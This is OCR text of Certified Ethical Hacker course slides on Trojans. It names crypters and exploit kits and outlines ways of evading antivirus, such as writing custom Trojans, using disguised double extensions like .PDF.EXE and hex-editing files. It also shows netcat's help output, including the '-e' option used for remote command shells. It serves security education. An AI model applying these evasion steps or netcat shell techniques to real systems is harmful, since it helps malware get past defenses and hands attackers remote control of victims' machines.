
Criogenic Crypter 4

Heaven Crypter 5

SwayzCryptor 6




How Attackers Deploy a Trojan




Exploit Kit

An exploit kit or crimeware toolkit is a platform to **deliver exploits and payloads** such as Trojans, spywares, backdoors, bots, buffer overflow scripts, etc. on the target system



Exploit Kit: Infinity

C|EH Certified Ethical Hacker




Exploit Kits: Phoenix Exploit Kit and Blackhole Exploit Kit


C|EH Certified Ethical Hacker

Phoenix Exploit Kit

Blackhole Exploit Kit



Exploit Kits: Bleedinglife and Crimepack



Crimepack

Bleedinglife

Evading Anti-Virus Techniques

C|EH Certified Ethical Hacker

01 Break the Trojan file into **multiple pieces** and zip them as **single file**


02 **ALWAYS** write your own Trojan, and embed it into an application

03 **Change Trojan's syntax:**

- Convert an EXE to VB script
- Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hide "known extensions", by default, so it shows up only .DOC, .PPT and .PDF)

04 Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file

05 Never use Trojans downloaded from the **web** (antivirus can detect these easily)



Command Shell Trojans

C|EH Certified Ethical Hacker

- Command shell Trojan gives **remote control of a command shell** on a victim's machine
- Trojan server is installed on the victim's machine, which **opens a port for attacker** to connect. The client is **installed on the attacker's machine**, which is used to launch a command shell on the victim's machine

```
C:\>nc.exe -h
[v1.10 NT]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [options] [hostname] [port]
options:
        -d              detach from console, stealth mode
        -e prog         inbound program to exec [dangerous!!]
        -g gateway      source-routing hop point[s], up to 8
        -G num          source-routing pointer: 4, 8, 12, ...
        -h              this cruft
        -i secs         delay interval for lines sent, ports scanned
        -l              listen mode, for inbound connects
        -L              listen harder, re-listen on socket close
        -n              numeric-only IP addresses, no DNS
        -o file         hex dump of traffic
```

Command Shell Trojan: Netcat

Defacement Trojans

C|EH Certified Ethical Hacker

01 Resource editors allow to view, edit, extract, and replace strings, bitmaps, logos and icons from any Window program

02 It allows you to view and edit almost any aspect of a compiled Windows program, from the menus to the dialog boxes to the icons and beyond

